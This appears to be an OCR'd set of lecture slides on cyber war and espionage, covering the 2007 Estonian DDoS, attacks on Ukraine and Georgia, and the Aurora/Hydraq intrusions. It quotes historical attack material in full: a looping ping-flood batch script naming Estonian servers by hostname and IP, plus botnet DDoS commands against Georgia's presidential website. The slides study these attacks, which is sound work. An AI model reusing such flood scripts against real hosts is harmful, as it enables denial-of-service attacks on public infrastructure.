
Cyber War, Cyber Terrorism, Cyber Espionage

Wednesday, April 15, 2015


Based on work by
Jose Nazario, Eric Chien, Robert Latiff, Michael Bailey

Related “Cyber” Topics



Cyber War

"actions by a nation-state to penetrate another nation's computers or networks for the purposes of causing damage or disruption"



Richard Alan Clarke is the former National Coordinator for Security, Infrastructure Protection, and Counter-terrorism for the United States

Information Operations

- May include
  - Physical attacks on communications nodes
  - Electronic warfare
  - Psychological operations
  - Deception operations
  - Cyber operations
  - …
- May be carried out using computer networks or other media

Categories of Legitimate Military Targets

- Command and control, communications
- Weapons system
- Joint-use infrastructure
  - GPS, fuel, water, etc
  - Permitted under international law

“Critical” Infrastructure





Basic science of cyberweapons

Technology is approaching maturity in weapons design. Not many innovations are possible.

The technology is immature in:

1. **Targeting** – Attribution of entities in cyberspace is poor, for both defender and attacker. Collateral damage (like to networking infrastructure) is easy.
2. **Attack control** – Cyberweapons need flaws in software, flaws can get fixed unexpectedly, and automated attacks may be hard to "turn off".
3. **Damage assessment** – Damage can be well hidden. So attackers use unnecessary force to get a result, and repair may take a long time.

These features are very different from those of nuclear weapons – cyberweapons are more like biological weapons.

Ethical and social issues of cyberweapons

- Attacking first with a cyberattack is unethical (?), just as with conventional attacks.
- Is it ethical to attack when identity of parties is uncertain? (similar with lethal autonomous systems)
- Is it ethical to use poorly-controllable technology?
- How do we ensure proportional attacks when damage assessment is difficult?
- How do we repair damage thoroughly?

Estonian DDoS Attacks

The Statue

```
@echo off
SET PING_COUNT=50
SET PING_TOMEOUT=1000
:PING
echo Pinguem estonskie servera :)
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% dns.estpak.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.126.115.18
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.eenet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.56.245
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.kbfi.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.133.222
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.online.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.106.96.21
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.uninet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.204.0.1
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.ut.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.5.99
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.uu.net
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 137.39.1.3
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% sunic.sunet.se
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 192.36.125.2
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% muheleja.eenet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.0.132
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns2.eenet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.0.12
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% kbfi.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.204.58.129
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% smtp.uninet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.204.0.4
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ptah.kbfi.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.204.58.129
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.gov.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 195.80.106.241
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.aso.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 195.80.96.222
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns2.ut.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.5.76
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% mail.gov.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 195.80.106.241
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 217.159.207.190
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 212.47.211.1
GOTO PING
```

Вселяющий Страх

Заплетая петлю

Zuruck | Vorwarts

Заряжай по чухонофилам!

10 Май, 2007 at 7:29 PM

```
@echo off
SET PING_COUNT=50
SET PING_TOMEOUT=1000
:PING
echo Pinguem estonskie servera
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% dns.estpak.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.126.115.18
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.eenet.ee
```

Profile

w8lk8dlaka

Николай

Сайт для веб программистов

Translated Comments

Running an ... Estonian amateur server.

So today in Moscow or 23.00 to 22.00 on Kiev hit on all servers. Just among friends, the more people the more likely hang them. Gov server.


http://w8lk8dlaka.livejournal.com/52383.html

Estonia and fascism
So straight to the point.

in the light of recent events ... shorter propose pomoch Ddos attack on government sites Estonia.

Russian Belarus has blocked sites will soon rise but not desirable.

http://rusisrael.com/forum/?forum_id=10425



Some security experts suspect that political protestors may have rented the services of cybercriminals, possibly a large network of infected PCs, called a "botnet," to help disrupt the computer systems of the Estonian government. DOD officials have also indicated that similar cyberattacks from individuals and countries targeting economic, political, and military organizations may increase in the future.

Clay Wilson, US State Dept Analyst, Jan 2008

Estonia - What Happened Next?

- Attacks started to dwindle after Victory Day
- Multiple investigations
- Estonian citizen fined for botnet activities
- Newspaper attacked during Russian trial (rioters)
- *No 1 year anniversary attacks*

Conjecture in Estonian Attacks

- Russian youth groups involved
  - Possibly specifically encouraged by political party

Nashi

Young Russia

Mestniye

Ukraine - NATO Protests

flood http 5.ua ?message=_____nato_go_home_____

Week of June 15, 2008

http://www.russiatoday.ru/news/news/26316

Georgia - Unknown Motivations

July 18-20, 2008

Tensions between Georgia and Russia over
South Ossetia and Abkhazia
800 Mbps peak DDoS against Georgian President's website

```
FREQ 1800000
DDOS 0 5999940000 www.president.gov.ge / 0 win+love+in+Rusia 80 7
DDOS 3 5999940000 www.president.gov.ge 80 7
DDOS 2 5999940000 www.president.gov.ge 80 7
DDOS 1 5999940000 www.president.gov.ge 7
DDOS 0 5999940000 www.president.gov.ge / 1 win+love+in+Rusia 80 7
```

Similarities in Russian-tied DDoS Attacks

- Former Soviet Bloc nations
- High population of ethnic Russians remaining
  - Georgia
    - Ethnic groups (2002 census): Georgian 83.8%, Azeri 6.5%, Armenian 5.7%, **Russian** 1.5%, other 2.5%.
  - Estonia
    - Ethnic groups: Estonians 68.6%, **Russians** 25.6%, Ukrainians 2.1%, Belarusians 1.2%, Finns 0.8%, other 1.7%.
  - Ukraine
    - Ethnic groups: Ukrainians, **Russians**, Belarusians, Moldovans, Hungarians, Bulgarians, Jews, Poles, Crimean Tatars, and other groups.
  - Belarus
    - Ethnic groups (1999 census): Belarusian (81.2%), **Russian** (11.4%), Polish (3.9%), Ukrainian (2.4%), Jewish (0.3%), other (0.8%).
- Exploring relationships with NATO


Data via US State Dept website

Advanced Persistent Threats (APTs)

symantec.


Timeline

Hydraq Attacks



Timeline

December Hydraq Incident




“Operation Aurora” Attacks


Key Facts


- More than 30 enterprises discover attacks in January 2010
- Key personnel were targeted and sent information related to their business activities via email and instant messaging
- A link was provided that led to an 0-day exploit targeting IE6
- Other exploits (such as PDFs) had been used historically
- The exploit silently downloaded and executed Trojan.Hydraq
- Trojan.Hydraq allowed backdoor access to the infected machine
  - Features are simple relative to other current threats
  - Many code blocks appear to be copied from public sources
- Attackers performed reconnaissance and obtained sensitive information from the infected machine and gained access to other resources on the network
- Attacks were customized to each organization and specific details vary per targeted organization

December Hydraq Incident

Personal Email or IM to the Victim



